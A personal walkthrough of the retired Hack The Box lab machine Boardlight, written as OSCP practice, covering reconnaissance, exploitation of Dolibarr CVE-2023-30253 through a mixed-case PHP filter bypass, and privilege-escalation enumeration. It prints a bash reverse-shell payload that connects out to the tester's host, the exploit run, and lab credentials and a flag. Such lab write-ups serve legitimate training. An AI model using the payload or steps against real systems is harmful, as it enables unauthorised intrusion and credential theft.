HTB-Boardlight

Summary

I am playing through the OSCP-prep boxes on 0xdf's blog in prep for the OSCP exam.

https://0xdf.gitlab.io/2024/09/28/htb-boardlight.html
https://hackthebox.com/machines/boardlight

I am new to playing HTB. This is a "retired" machine with guided mode and walkthroughs available. To get familiar with the format I am playing a couple each in the Linux and Windows category in the "guided" setting. I played this box in the "Guided" mode.

If you are reading this, thank you! I am mostly writing this for myself as a way to capture my actions and lessons-learned. I plan to do a section at the end of these where I review the mistakes that led to me successfully exploiting the target.

This was a Ubuntu-linux based Apache webserver running an open-source CRM application called "Dolibarr". To find the CRM system you had to identify the domain used by the box. Then using subdomain enumeration, identify the virtual host that the application was running under. From there, exploit the CRM system and create a reverse shell. Investigating the configuration files reveals a database password. This part got a bit tricky for me and I learned another lesson in enumeration. The key thing about enumeration is to always be doing it when you receive new information. I found the database password in the Dolibarr conf files. I knew from the guided prompts that the next step was to su to the larissa user but I thought her password would be in the database... it turns out that the database password was also larissa's password. I have to admit that I peeked at the guide and did not figure that out on my own.


SSH was also open so I SSH'd in as larissa and got the user flag. From there a hint tells you to enumerate for binaries with the setuid bit set. The setuid bit was set on helper binaries for the enlightenment desktop environment. Researching the version leads you to another exploitable flaw that you can use to gain root.

Actions

How many TCP ports are listening on Boardlight?

nmap scan:

```
sudo nmap -sV -sC -oN boardlight.nmap 10.10.11.11
```



```
# Nmap 7.95 scan initiated Sat May 24 08:51:52 2025 as: /usr/lib/nmap/nmap -sV -sC -oN boardlight.nmap 10.10.11.11
Nmap scan report for 10.10.11.11
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 24 08:52:03 2025 -- 1 IP address (1 host up) scanned in 10.97 seconds
```

Answer: 2

What is the domain name used by the box?

Access the site at :80 in a web browser. You will see the domain name in the about info in the bottom left corner.

Answer: board.htb

What is the name of the application running on a virtual host of board.htb

FIRST Since this is a lab environment you must add board.htb to your /etc/hosts.

```
....SNIP....

10.10.11.11 board.htb

....SNIP...
```

I really like ffuf so I used that for the subdomain enumeration. Of course you can use other tools like subbrute and subfinder. Ffuf is good for lab environments because it is easy to modify the HOST header, which is needed since this is not really under a domain name system.

```
ffuf -u http://10.10.11.11 -H "Host: FUZZ.board.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -
mc all -ac
```

Fuzz the host header since instead of the actual subdomain.

The subdomains-top1million-20000 list is pretty good. It runs in under 5 minutes.

From this I got 3 hits:

crm - 200
#web - 400
#mail - 400

We will add crm.board.htb to /etc/hosts. The final entry could look like this:

```
10.10.11.11      board.htb crm.board.htb
```


Answer: Dolibarr

What is the version of the application running?

It tells you right on the login page that it is v17.0.0

What is the default password for the admin user on Dolibarr?

Googling around reveals that the answer is admin/admin.



Access denied.
You try to access to a page, area or feature of a disabled module or without being in an authenticated session or that is not allowed to your user.

Current login: admin
Permission for this login can be defined by your Dolibarr administrator from menu Home->Users.Note: clear your browser cookies to destroy existing sessions for this login.

We're in!

What is the 2023 CVE ID for an authenticated vulnerability that can lead to remote code execution in this version of Dolibarr?

Note: At this point I realized that guided mode was a bit too easy :D

Answer:
https://nvd.nist.gov/vuln/detail/CVE-2023-30253
https://github.com/dollarboysushil/Dolibarr-17.0.0-Exploit-CVE-2023-30253

What is the 2023 CVE ID for an authenticated vulnerability that can lead to remote code execution in this version of Dolibarr?

This prompt requires you to actually perform the exploitation.

In part of the application there is a template engine for building web-pages hosted off of the Dolibarr system.


The template engine allows the user to input HTML and CSS to customize the pages.

Attempting to input PHP reveals that there is a filter. EXCEPT this can be easily bypassed by using a mixed-case bypass, i.e. <?Php or <?pHP

The publicly available exploit code performs the actions of submitting the POST request that the client makes to /website/index.php to submit the template to the webserver. The exploit code from the author just automates building the webkit form POST request and as part of it includes a simple PHP reverse shell:


```
<?pHp system(\"bash -c 'bash -i >& /dev/tcp/" + lhost + "/" + lport + "
0>&1'\"); ?>\n
```

The exploit needs a listener before running:



```
➜  boardlight sudo nc -lvnp 1337
[sudo] password for microwave:
listening on [any] 1337 ...
```

Since this is a lab environment ensure you direct your exploit script to the tun0 address.



```
→  Dolibarr-17.0.0-Exploit-CVE-2023-30253 git:(main) python3 exploit.py http://crm.board.htb admin admin 10.10.14.26 1337
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
```

```
→  boardlight sudo nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.11.11] 45432
bash: cannot set terminal process group (863): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

A very simple exploit but the author kept the code DRY and very clean. Use the link above to give them a star!

Stabilize the shell:

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

Answer: www-data

The configuration for the web service is good. The www-data user is a no home user. More could have been done to lock them down to the /var/html directory. That would have prevented the www-data user from running the /usr/bin/bash or /usr/bin/sh binaries. They also could have made them a /usr/sbin/nologin user for good measure. But that does not secure the webserver from reverse shells. Reverse shells run under a process context so if a user has the ability to use the binary, it can be exploiited


What is the full path of the file that contains the Dolibarr database connection information?

Dolibarr has a wiki https://wiki.dolibarr.org

I made the mistake of first looking under the "developer" documentation. I found the mysql install files for building the database.

I have some experience with Moodle servers. Moodle keeps database configurations lesWhat is the full path of the file that contains the Dolibarr database connection information?s hidden than the ones I found in htdocs/install/mysql.

So looking again... I found that there was a htdocs/conf/conf.php file. This was obviously readable by the www-data user and cat-ting that file reveals:



```
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';

//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
www-data@boardlight:~/html/crm.board.htb/htdocs$
```

Database User:

```
dolibarrowner
```

Database Password:

```
serverfun2$2023!!
```

Answer: /var/www/html/crm.board.htb/htdocs/conf/conf.php

Submit the flag located in the larissa user's home directory.

This is the point I lost a lot of time rooting around in the database and the file system trying to find any mention of the larissa user.

But before that the first thing I tried was the LOAD_FILE function in MySQL. My thinking being I could LOAD_FILE the flag and or LOAD_FILE larissa's SSH private key and use that to SSH into the box and get the flag myself.


The first thing to try is:

```
select LOAD_FILE('/etc/passwd');
```

But it returned NULL.

If that works then LOAD_FILE is configured incorrectly and you can use.

Except that it was configured correctly!:



```
mysql> SHOW VARIABLES LIKE 'secure_file_priv';
SHOW VARIABLES LIKE 'secure_file_priv';
+------------------+-----------------------+
| Variable_name    | Value                 |
+------------------+-----------------------+
| secure_file_priv | /var/lib/mysql-files/ |
+------------------+-----------------------+
1 row in set (0.00 sec)
```

If that value is NULL, then you can LOAD_FILE anything. Else no shot jock.

So I went back to searching for larissa's creds:

```
find / -type f -name ".*" -exec ls -l {} \; 2>/dev/null | grep larissa
```

After that failed I rooted around in the database and found another user: "SuperAdmin". I thought maybe that password would be shared with larissa's (can you believe that? I thought that would be shared BUT NOT THE ONE I HAD)

I grabbed the hash. It was bcrypt so I started churning on my little AMD7700.

```
hashcat -d 3 -m 3200
'$2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm'
/usr/share/wordlists/rockyou.txt
```

Use single-quotes to escape the hash correctly.

That was only going to take.... 5 hours.


Try searching in files again:

```
grep -r "larissa" / 2>/dev/null
```

Nothing.


So this is where I took the hint. Man was I mad....

After a quick break (:D) I SSH'd in:



```
➜  boardlight ssh larissa@10.10.11.11
The authenticity of host '10.10.11.11 (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.11' (ED25519) to the list of known hosts.
larissa@10.10.11.11's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$
```

And grabbed the flag:



```
larissa@boardlight:~$ la
.bash_history  .bash_logout  .bashrc  .cache  .config  Desktop  Documents  Downloads  .local  Music  .mysql_history  Pictures  .profile  Public  .run  .ssh  Templates  user.txt  Videos
larissa@boardlight:~$ cat user.txt
2343e0d8b204ced6bc062404e5e5d990
larissa@boardlight:~$
```

What is the name of the desktop environment installed on Boardlight?

Hint: Look for binaries with setuid set.

Setuid is a special permission that allows a user to execute a file in the context of the file's owner.

You can crawl a filesystem for those files with this 1-liner:


```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
```

This can be set with chmod by adding an extra octal digit to the permissions set - the "special permission bit"

```
chmod 4755 /usr/bin/bash
```

4 denotes setuid. ls -lah will show an s in the execute bit of the owner portion of the permissions set

The answer is some binaries related to something called enlightenment:



```
larissa@boardlight:~$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 14488 Apr  8  2024 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 26944 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
-rwsr-xr-x 1 root root 14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
-rwsr-xr-x 1 root root 14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
-rwsr-xr-x 1 root root 14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
-rwsr-xr-- 1 root messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 477672 Jan  2  2024 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root dip 395144 Jul 23  2020 /usr/sbin/pppd
-rwsr-xr-x 1 root root 44784 Feb  6  2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 55528 Apr  9  2024 /usr/bin/mount
-rwsr-xr-x 1 root root 166056 Apr  4  2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 67816 Apr  9  2024 /usr/bin/su
-rwsr-xr-x 1 root root 85064 Feb  6  2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 39144 Apr  9  2024 /usr/bin/umount
-rwsr-xr-x 1 root root 88464 Feb  6  2024 /usr/bin/gpasswd
